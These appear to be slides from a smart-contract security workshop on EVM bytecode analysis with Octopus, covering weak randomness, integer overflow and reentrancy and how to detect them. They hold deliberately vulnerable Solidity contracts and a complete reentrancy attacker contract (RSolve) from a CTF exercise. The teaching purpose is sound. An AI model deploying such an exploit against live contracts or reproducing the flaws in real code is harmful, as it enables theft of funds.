block.gaslimit	Get the block's gas limit	GASLIMIT (0x45)
block.blockhash(block.number)	blockhash of the current block	BLOCKHASH (0x40)
block.blockhash(block.number-1)	blockhash of the last block	BLOCKHASH (0x40)

- ◊ Can be manipulated by miners
- ◊ But more important, **variables are shared within the same block**
 - ▶ using internal message i.e. create an *exploit* contract that call the *vulnerable* contract
 - ▶ an attacker will get the same variable values during the call



Exercise - EtherLotto

○ Real-life examples

- ▶ [EtherLotto](#)
- ▶ [BlackJack](#)
- ▶ [CryptoRoulette](#)

```
// Compute some *almost random* value for selecting winner from current transaction.  
var random = uint(sha3(block.timestamp)) % 2;
```

```
function deal(address player, uint8 cardNumber) internal returns (uint8) {  
    uint b = block.number;  
    uint timestamp = block.timestamp;  
    return uint8(uint256(keccak256(block.blockhash(b), player, cardNumber, timestamp)) % 52);  
}
```

```
function shuffle() internal {  
    // randomly set secretNumber with a value between 1 and 20  
    secretNumber = uint8(sha3(now, block.blockhash(block.number-1))) % 20 + 1;  
}
```

○ EtherLotto bytecode

- ▶ [octopus/examples/ETH/evm_bytecode/EtherLotto_a11e4ed59dc94e69612f3111942626ed513cb172.bytecode](#)

○ How many functions in the source code? In the bytecode? Why?

○ Can you identify a pattern detection ?



EtherLotto - Solution

- ◊ How many functions in the source code? In the bytecode? Why?
 - ▶ 1 function in the source code – play()
 - ▶ 3 functions (+ Dispatcher) in the bytecode
 - ▶ ['Dispatcher', 'pot()', 'bank()', 'play()']
 - ▶ pot and bank are public variables, so there is a specific *function* to retrieve each values

```
// Address where fee is sent.  
address public bank;  
  
// Public jackpot that each participant can win (minus fee).  
uint public pot;
```

Text Signature	Bytes Signature
pot()	0x4ba2363a
bank()	0x76cdb03b

EtherLotto - Solution

- How many functions in the source code? In the bytecode? Why?
 - ▶ 1 function in the source code – play()
 - ▶ 3 functions (+ Dispatcher) in the bytecode
 - ▶ ['Dispatcher', 'pot()', 'bank()', 'play()']
 - ▶ pot and bank are public variables, so there is a specific *function* to retrieve each values

```
// Address where fee is sent.  
address public bank;  
  
// Public jackpot that each participant can win (minus fee).  
uint public pot;
```

Text Signature	Bytes Signature
pot()	0x4ba2363a
bank()	0x76cdb03b

- Can you identify a detection pattern?
 - ▶ Y = **TIMESTAMP**
 - ▶ Y' = operations on Y
 - ▶ MOD(Y', 0x2)

115: JUMPDEST	90: JUMPDEST
116: CALLVALUE	91: PUSH1 0x1
117: PUSH1 0x1	93: MLOAD
119: PUSH1 0x0	94: DUP1
11b: DUP3	95: DUP3
11c: DUP3	96: PUSH20 0
11d: SLOAD	ab: AND
11e: ADD	ac: PUSH20 0
11f: SWAP3	c1: AND
120: POP	c2: DUP2
121: POP	c3: MSTORE
122: DUP2	c4: PUSH1 0
123: SWAP1	c6: ADD
124: SSTORE	c7: SWAP2
125: POP	c8: POP
126: PUSH1 0x2	c9: POP
128: TIMESTAMP	ca: PUSH1 0
129: PUSH1 0x40	cc: MLOAD
12b: MLOAD	cd: DUP1
12c: DUP1	ce: SWAP2
12d: DUP3	cf: SUB
12e: DUP2	d0: SWAP1
12f: MSTORE	d1: RETURN
130: PUSH1 0x20	
132: ADD	
133: SWAP2	
134: POP	
135: POP	
136: PUSH1 0x40	
138: MLOAD	
139: DUP1	
13a: SWAP2	
13b: SUB	
13c: SWAP1	
13d: SHA3	
13e: PUSH1 0x1	
140: SWAP1	
141: DIV	
142: DUP2	
143: ISZERO	
144: ISZERO	
145: PUSH2 0x14a	
148: JUMPI	
14a: JUMPDEST	14a: JUMPDEST
14b: MOD	14b: MOD
14c: SWAP1	14c: SWAP1
14d: POP	14d: POP
14e: PUSH1 0x0	14e: PUSH1 0x0
150: DUP2	150: DUP2
151: EQ	151: EQ
152: ISZERO	152: ISZERO
153: PUSH2 0x205	153: PUSH2 0x205
156: JUMPI	156: JUMPI



Integer Overflow/Underflow



Integer Overflow/Underflow

- Real-life examples:
 - ▶ batchOverflow
 - ▶ proxyOverflow

```
1 pragma solidity ^0.4.15;
2
3 contract Overflow {
4     uint private sellerBalance=0;
5
6     function add(uint value) returns (bool){
7         sellerBalance += value; // possible overflow
8
9         // possible auditor assert
10        // assert(sellerBalance >= value);
11    }
12
13    function safe_add(uint value) returns (bool){
14        require(value + sellerBalance >= sellerBalance);
15        sellerBalance += value;
16    }
17 }
```



Using octopus cli


- ◇ python3 octopus_eth_evm.py -g -r





Exercise - Integer Overflow/Underflow

- Do you see some similar basicblocks between those 2 functions?
- Which basicblocks are different?
- What do they do?





Exercise - Solution

Do you see some similar basicblocks between those 2 functions?

add

```
5d: JUMPDEST  
5e: POP  
5f: PUSH2 0x7c  
62: PUSH1 0x4  
64: DUP1  
65: CALLDATASIZE  
66: SUB  
67: DUP2  
68: ADD  
69: SWAP1  
6a: DUP1  
6b: DUP1  
6c: CALLDATALOAD  
6d: SWAP1  
6e: PUSH1 0x20  
70: ADD  
71: SWAP1  
72: SWAP3  
73: SWAP2  
74: SWAP1  
75: POP  
76: POP  
77: POP  
78: PUSH2 0xdb  
7b: JUMP
```

```
db: JUMPDEST  
dc: PUSH1 0x0  
de: DUP2  
df: PUSH1 0x0  
e1: DUP1  
e2: DUP3  
e3: DUP3  
e4: SLOAD  
e5: ADD  
e6: SWAP3  
e7: POP  
e8: POP  
e9: DUP2  
ea: SWAP1  
eb: SSTORE  
ec: POP  
ed: SWAP2  
ee: SWAP1  
ef: POP  
f0: JUMP
```

```
7c: JUMPDEST  
7d: PUSH1 0x40  
7f: MLOAD  
80: DUP1  
81: DUP3  
82: ISZERO  
83: ISZERO  
84: ISZERO  
85: ISZERO  
86: DUP2  
87: MSTORE  
88: PUSH1 0x20  
8a: ADD  
8b: SWAP2  
8c: POP  
8d: POP  
8e: PUSH1 0x40  
90: MLOAD  
91: DUP1  
92: SWAP2  
93: SUB  
94: SWAP1  
95: RETURN
```

safe_add

```
a2: JUMPDEST  
a3: POP  
a4: PUSH2 0xc1  
a7: PUSH1 0x4  
a9: DUP1  
aa: CALLDATASIZE  
ab: SUB  
ac: DUP2  
ad: ADD  
ae: SWAP1  
af: DUP1  
b0: DUP1  
b1: CALLDATALOAD  
b2: SWAP1  
b3: PUSH1 0x20  
b5: ADD  
b6: SWAP1  
b7: SWAP3  
b8: SWAP2  
b9: SWAP1  
ba: POP  
bb: POP  
bc: POP  
bd: PUSH2 0xf1  
c0: JUMP
```

```
107: JUMPDEST  
108: DUP2  
109: PUSH1 0x0  
10b: DUP1  
10c: DUP3  
10d: DUP3  
10e: SLOAD  
10f: ADD  
110: SWAP3  
111: POP  
112: POP  
113: DUP2  
114: SWAP1  
115: SSTORE  
116: POP  
117: SWAP2  
118: SWAP1  
119: POP  
11a: JUMP
```

```
c1: JUMPDEST  
c2: PUSH1 0x40  
c4: MLOAD  
c5: DUP1  
c6: DUP3  
c7: ISZERO  
c8: ISZERO  
c9: ISZERO  
ca: ISZERO  
cb: DUP2  
cc: MSTORE  
cd: PUSH1 0x20  
cf: ADD  
d0: SWAP2  
d1: POP  
d2: POP  
d3: PUSH1 0x40  
d5: MLOAD  
d6: DUP1  
d7: SWAP2  
d8: SUB  
d9: SWAP1  
da: RETURN
```

Exercise - Solution

- Q Which basicblocks are different?
 - ▶ There is a conditional check `0xf1`
 - ▶ **TRUE** → lead to `add` function equivalent offset `0x107`
 - ▶ **FALSE** → lead to basicblock `0x103` that will reverse the transaction (`REVERT`)

```
f1: JUMPDEST
f2: PUSH1 0x0
f4: DUP1
f5: SLOAD
f6: PUSH1 0x0
f8: SLOAD
f9: DUP4
fa: ADD
fb: LT
fc: ISZERO
fd: ISZERO
fe: ISZERO
ff: PUSH2 0x107
102: JUMPI
```

```
107: JUMPDEST
108: DUP2
109: PUSH1 0x0
10b: DUP1
10c: DUP3
10d: DUP3
10e: SLOAD
10f: ADD
110: SWAP3
111: POP
112: POP
113: DUP2
114: SWAP1
115: SSTORE
116: POP
117: SWAP2
118: SWAP1
119: POP
11a: JUMP
```

Exercise - Solution

Q Which basicblocks are different?

- ▶ There is a conditional check `0xf1`
- ▶ **TRUE** → lead to `add` function equivalent offset `0x107`
- ▶ **FALSE** → lead to basicblock `0x103` that will reverse the transaction (`REVERT`)

Q What do they do?

- ▶ `0xf1` will check if

```
require(value + sellerBalance >= sellerBalance);
```

- ▶ `0xb1`: arg = CALLDATALOAD(#0x4)
- ▶ `0xf5`: sellerBalance1 == SLOAD(#0x0)
- ▶ `0xf8`: sellerBalance2 == SLOAD(#0x0)
- ▶ `0xfa`: result = ADD(arg, sellerBalance2)
- ▶ `0xfb`: LT(result, sellerBalance1)

- ▶ `0x103` will revert the transaction if condition is false

<code>0xfd</code>	<code>REVERT</code>	Stop execution and revert state changes, without consuming all provided gas and providing a reason
-------------------	---------------------	----------------------------------------------------------------------------------------------------

```
f1: JUMPDEST
f2: PUSH1 0x0
f4: DUP1
f5: SLOAD
f6: PUSH1 0x0
f8: SLOAD
f9: DUP4
fa: ADD
fb: LT
fc: ISZERO
fd: ISZERO
fe: ISZERO
ff: PUSH2 0x107
102: JUMPI
```

```
107: JUMPDEST
108: DUP2
109: PUSH1 0x0
10b: DUP1
10c: DUP3
10d: DUP3
10e: SLOAD
10f: ADD
110: SWAP3
111: POP
112: POP
113: DUP2
114: SWAP1
115: SSTORE
116: POP
117: SWAP2
118: SWAP1
119: POP
11a: JUMP
```



Simplify your analysis with IR/SSA

- ◊ Static single assignment (SSA)
 - ▶ IR (Intermediate representation)
 - ▶ each variable is assigned once
 - ▶ each variable is defined before being used

Instruction	SSA	Optimize SSA
PUSH1 0x03	%0 = #0x03	
PUSH1 0x05	%1 = #0x05	
ADD	%2 = ADD(%1, %0)	%0 = ADD(#0x05, #0x03)
PUSH1 0x09	%3 = #0x08	
MUL	%4 = EQ(%3, %2)	%1 = EQ(#0x08, %0)



Ryan Stortz
@withzombies

Follow

There are contracts on the blockchain that calculate 1 with exponentiation. This actually costs people money...

```
JUMPI(#0x200, %15),
]>,
<SSA:BasicBlock ofs:0x24c insns:[
    %14 = SLOAD(#0x3),
    %15 = EXP(#0x100, #0x0),
    %16 = DIV(%14, %15),
    %17 = EXP(#0x2, #0xA0),
    %18 = SUB(%17, #0x1),

```

7:39 PM - 6 Mar 2018





Exercise – using Single Static Assignment

- You can generate an SSA representation (not optimized) with [Octopus](#)
- Use the `-s(-ssa)` flag with `octopus_eth_evm.py`

- That give us:

- ▶ `%25 = CALLDATALOAD (#0x4)`
- ▶ `%2B = SLOAD (#0x0)`
- ▶ `%2D = SLOAD (#0x0)`
- ▶ `%2F = ADD (%25, %2D)`
- ▶ `%30 = LT (%2F, %2B)`

```
from octopus.platforms.ETH.cfg import EthereumCFG
cfg = EthereumCFG(bytocode_hex)
cfg.visualize(ssa=True)
```

- Much more easier like that !!!

- Even better when:


- ▶ Constants are propagated i.e. `SLOAD (#0x0)`
- ▶ DUPs/SWAPs/PUSHs/POPs are removed

```
b1: %25 = CALLDATALOAD (%1D)
b2: SWAP1 (%1D)
b3: %26 = #0x20
b5: %27 = ADD (%26, %1D)
b6: SWAP1 (%25)
b7: SWAP3 (%22)
b8: SWAP2 (%1D)
b9: SWAP1 (%27)
ba: POP ()
bb: POP ()
bc: POP ()
bd: %28 = #0xF1
c0: JUMP (%28)
```

```
f1: JUMPDEST()
f2: %29 = #0x0
f4: %2A = DUP1 (%29)
f5: %2B = SLOAD (%29)
f6: %2C = #0x0
f8: %2D = SLOAD (%2C)
f9: %2E = DUP4 (%25)
fa: %2F = ADD (%25, %2D)
fb: %30 = LT (%2F, %2B)
fc: %31 = ISZERO (%30)
fd: %32 = ISZERO (%31)
fe: %33 = ISZERO (%32)
ff: %34 = #0x107
102: JUMPI (%34, %33)
```



Reentrancy





Reentrancy vulnerability

- ◊ Reentrancy bug:
 - ▶ allow an attacker to withdraw money indefinitely without his contract balance updated
 - ▶ i.e. recursive withdraw call without balance updates
- ◊ TheDAO hack:
 - ▶ 50-60M \$ stolen
 - ▶ Hard-forked & community split → [Ethereum Classic](#)

```
pragma solidity ^0.4.18;

contract Reentrance {

    mapping(address => uint) public balances;

    function donate(address _to) public payable {
        balances[_to] += msg.value;
    }

    function balanceOf(address _who) public constant returns (uint balance) {
        return balances[_who];
    }

    function withdraw(uint _amount) public {
        if(balances[msg.sender] >= _amount) {
            if(msg.sender.call.value(_amount)()) {
                _amount;
            }
            balances[msg.sender] -= _amount;
        }
    }

    function() payable {}
}
```





Reentrancy vulnerability

- ◊ Reentrancy bug:
 - ▶ allow an attacker to withdraw money indefinitely without his contract balance updated
 - ▶ i.e. recursive withdraw call without balance updates
- ◊ TheDAO hack:
 - ▶ 50-60M \$ stolen
 - ▶ Hard-forked & community split → [Ethereum Classic](#)
- ◊ Reentrancy example bytecode
 - ▶ [octopus/examples/ETH/evm_bytecode/reentrancy.bytecode](#)
 - ▶ withdraw function is vulnerable
 - ▶ send money to msg.sender
 - ▶ update the balance of the sender
- ◊ Can you identify a detection pattern?

```
pragma solidity ^0.4.18;

contract Reentrance {

    mapping(address => uint) public balances;

    function donate(address _to) public payable {
        balances[_to] += msg.value;
    }

    function balanceOf(address _who) public constant returns (uint balance) {
        return balances[_who];
    }

    function withdraw(uint _amount) public {
        if(balances[msg.sender] >= _amount) {
            if(msg.sender.call.value(_amount)()) {
                _amount;
            }
            balances[msg.sender] -= _amount;
        }
    }

    function() payable {}
}
```

Reentrancy – Solution

Using SSA

- ▶ %75 = CALLER()
- ▶ %77 = AND(#0xFFFFFFFFFFFFFFFFFFFFFF, %75)
- ▶ %84 = GAS() - amount of available gas
- ▶ %5C = CALLDATALOAD(#0x4) - first argument i.e. _amount
- ▶ %85 = CALL(%84, %77, %5C,)

CALL	gas	addr	value	argsOffset	argsLength	retOffset	retLength	success	success	success, memory[retOffset:retOffset+retLength] = address(addr).call.gas(gas).value(value) (memory[argsOffset:argsOffset+argsLength])	calls a method in another contract
------	-----	------	-------	------------	------------	-----------	-----------	---------	---------	-----------------------------------------------------------------------------------------------------------------------------------------	------------------------------------

<https://ethervm.io/>

```
223: CALLER
224: PUSH20 0xffffffffffffffffffffffffffff
239: AND
23a: DUP2
23b: PUSH1 0x40
23d: MLOAD
23e: PUSH1 0x0
240: PUSH1 0x40
242: MLOAD
243: DUP1
244: DUP4
245: SUB
246: DUP2
247: DUP6
248: DUP8
249: GAS
24a: CALL
24b: SWAP3
24c: POP
24d: POP
24e: POP
24f: POP
250: DUP1
251: PUSH1 0x0
253: DUP1
254: CALLER
255: PUSH20 0xffffffffffffffffffff
26a: AND
26b: PUSH20 0xffffffffffffffffffff
280: AND
281: DUP2
282: MSTORE
283: PUSH1 0x20
285: ADD
286: SWAP1
287: DUP2
288: MSTORE
289: PUSH1 0x20
28b: ADD
28c: PUSH1 0x0
28e: SHA3
28f: PUSH1 0x0
291: DUP3
292: DUP3
293: SLOAD
294: SUB
295: SWAP3
296: POP
297: POP
298: DUP2
299: SWAP1
29a: SSTORE
29b: POP
```

Reentrancy – Solution

Using SSA

- ▶ %75 = CALLER()
- ▶ %77 = AND(#0xFFFFFFFFFFFFFFFFFFFFFF, %75)
- ▶ %84 = GAS() - amount of available gas
- ▶ %5C = CALLDATALOAD(#0x4) - first argument i.e. _amount
- ▶ %85 = CALL(%84, %77, %5C, ...)

CALL	gas	addr	value	argsOffset	argsLength	retOffset	retLength	success	success, memory[retOffset:retOffset+retLength] = address(addr).call.gas(gas).value(value) (memory[argsOffset:argsOffset+argsLength])	calls a method in another contract
------	-----	------	-------	------------	------------	-----------	-----------	---------	-----------------------------------------------------------------------------------------------------------------------------------------	------------------------------------

<https://ethervm.io/>


Can you identify a detection pattern?

- ▶ SSTORE (0x29a) after a CALL (0x24a)
- ▶ i.e. changing internal state after call instructions

```
223: CALLER
224: PUSH20 0xffffffffffffffffffffffffffff
239: AND
23a: DUP2
23b: PUSH1 0x40
23d: MLOAD
23e: PUSH1 0x0
240: PUSH1 0x40
242: MLOAD
243: DUP1
244: DUP4
245: SUB
246: DUP2
247: DUP6
248: DUP8
249: GAS
24a: CALL
24b: SWAP3
24c: POP
24d: POP
24e: POP
24f: POP
250: DUP1
251: PUSH1 0x0
253: DUP1
254: CALLER
255: PUSH20 0xffffffffffffffffffff
26a: AND
26b: PUSH20 0xffffffffffffffffffff
280: AND
281: DUP2
282: MSTORE
283: PUSH1 0x20
285: ADD
286: SWAP1
287: DUP2
288: MSTORE
289: PUSH1 0x20
28b: ADD
28c: PUSH1 0x0
28e: SHA3
28f: PUSH1 0x0
291: DUP3
292: DUP3
293: SLOAD
294: SUB
295: SWAP3
296: POP
297: POP
298: DUP2
299: SWAP1
29a: SSTORE
29b: POP
```

Exploitation

- Create an attacker contract with:
 - ▶ A function that call the withdraw function once
 - ▶ Attack()
 - ▶ a payable fallback function that will call the vulnerable withdraw function of the targeted contract
 - ▶ function()




<https://suri.epfl.ch/slides/2018/petar-tsankov.pdf>

```
pragma solidity ^0.4.0;  
  
contract Reentrance {  
    mapping(address => uint) public balances;  
  
    function donate(address _to) public payable;  
  
    function balanceOf(address _who) public constant returns (uint balance);  
  
    function withdraw(uint _amount) public;  
  
    function() public payable {}  
}  
  
contract RSolve {  
    Reentrance victim;  
    uint public count;  
  
    function RSolve(address ct) public payable {  
        // Store our Reentrance instance  
        victim = Reentrance(ct);  
    }  
  
    function attack(uint v) public {  
        // Donate some value X using our address as the _to parameter  
        victim.donate.value(v)(this);  
  
        // Withdraw some value X  
        victim.withdraw(v);  
    }  
  
    function() public payable {  
        // Receiver for funds withdrawn by the attack  
        if (count < 30) {  
            count++;  
            // Reentrant withdraw calls  
            victim.withdraw(msg.value);  
        }  
    }  
}
```



Learn with CTFs





Ethernaut CTF

- ◇ Web3/Solidity based wargame by [Zeppelin](#)
 - ▶ <https://ethernaut.zeppelin.solutions/>
 - ▶ Hands on: <https://blog.trailofbits.com/2017/11/06/hands-on-the-ethernaut-ctf/>




The screenshot shows a browser's developer tools console tab. The page content displays a "Hello Ethernaut" banner with a rainbow gradient effect. Below it, a green bar says "Type help() for a listing of custom web3 addons". A message at the bottom of the page reads: "Annoying 'Slow network detected' message? Try Dev Tools settings -> User messages only or disable 'chrome://flags/#enable-webfonts-intervention-v2'". The console log contains the following entries:

- => **Level address:** 0xd151a9e8ce57e7787e4a27dd19880fd7106b9a5c
- => **Player address:** 0xf25e4e156ec12450b8102061be2c1b0590723717
- ⚠️ => (x x) Yikes, you have no ether! Get some at <https://faucet.metamask.io/>
- => **Ethernaut address:** 0xc833a73d33071725143d7cf7df4f4bba6b5ced2



Vulnerable Smart Contracts Examples

- A CTF Field Guide for Smart Contracts
 - ▶ By Sophia D'Antoine / [video](#)
- Examples of Solidity security issues
 - ▶ <https://github.com/trailofbits/not-so-smart-contracts>
- GreHack 2017 CTF
 - ▶ <https://github.com/trailofbits/ctf-challenges/tree/master/grehack-2017>
- ZeroNights 2017
 - ▶ [ZeroNights ICO Hacking Contest Writeup](#)
- 34C3 CTF - [@address](#)
 - ▶ <https://archive.aachen.ccc.de/34c3ctf.ccc.ac/challenges/index.html>






Resources about smart contract vulnerabilities

- Comprehensive list of known attack vectors and common anti-patterns
 - ▶ By *Sigma Prime*
- Decentralized Application Security Project (or DASP) Top 10
 - ▶ By *NCC Group*
- Ethereum Smart Contract Security Best Practices
 - ▶ By *Consensys*
- Predicting Random Numbers in Ethereum Smart Contracts
 - ▶ By *Arseny Reutov*
- Detecting Integer Overflows in Ethereum Smart Contracts
 - ▶ By *Bernhard Mueller*
- Breaking the House: An Ethereum Roulette
 - ▶ By *Martin Holst Swende*
- Thinking About Smart Contract Security
 - ▶ By *Vitalik Buterin*

Going deeper & Questions

05






Decompilation & IR SSA




[Porosity by Comae](#)

- Decompiler
- [Github](#)




[EthRays by Ret2](#)

- Decompiler
- [Blog post](#)



[Octopus by QuoScient](#)

- IR SSA
- Quolab or [Github](#)



[Rattle by Trail of bits](#)

- IR SSA
- [Github](#)



Rattle – Static single assignment (SSA)


- ◇ Rattle - evm binary static analysis

- ▶ By *Trail Of Bits* (*Ryan Stortz*)
- ▶ Recon MTL 2018 [presentation](#)

- ◇ Simple to use:

- ▶ head contract.bin
- ▶ 608060405260043610610083576000357c010000000
0000000000000000...
- ▶ cat contract.bin | xxd -r -ps >
contract bytecode
- ▶ python3 rattle-cli.py --input
contract bytecode -O

- ◇ Fail some time due to his static CFG recovery
mechanism






Manticore – EVM Symbolic Execution

- Manticore - Symbolic execution tool
 - ▶ By *Trail Of Bits*
- Presentations
 - ▶ EkoParty 2017
 - ▶ Slides/Video
- NYC Empire Hacking
 - ▶ Video: <https://www.youtube.com/watch?v=8nuKOWGGtMc>
- Workshop: <https://github.com/trailofbits/workshops/tree/master/Manticore%20-%20EthCC%202018>



Oyente – Detect vulnerability using SE


- Analysis Tool for ETH Smart Contracts by *melonproject*
 - ▶ Paper: <http://www.comp.nus.edu.sg/~loiluu/papers/oyente.pdf>
 - ▶ Online tester: <https://oyente.melon.fund>
 - ▶ Docker: <https://hub.docker.com/r/luongnguyen/oyente/>
- First one to use Z3 for constraints solving on Ethereum smart contract
 - ▶ github: <https://github.com/melonproject/oyente>
 - ▶ paper: <https://eprint.iacr.org/2016/633.pdf>





Mythril

- Mythril - Security analysis tool for Ethereum smart contracts
 - ▶ By ConsenSys (*Bernhard Mueller*)
- One of the best tool actually
- Smashing Ethereum Smart Contracts for Fun and ACTUAL Profit
 - ▶ HITB Amsterdam 2018
 - ▶ Slides/video
- Tutorial:
 - ▶ <https://hackernoon.com/introducing-mythril-a-framework-for-bug-hunting-on-the-ethereum-blockchain-9dc5588f82f6>
 - ▶ <https://hackernoon.com/crafting-ethereum-exploits-by-laser-fire-1c9acf25af4f>





EVM lab – easy debugging

◇ EVM lab

- ▶ By *Martin Holst Swende*
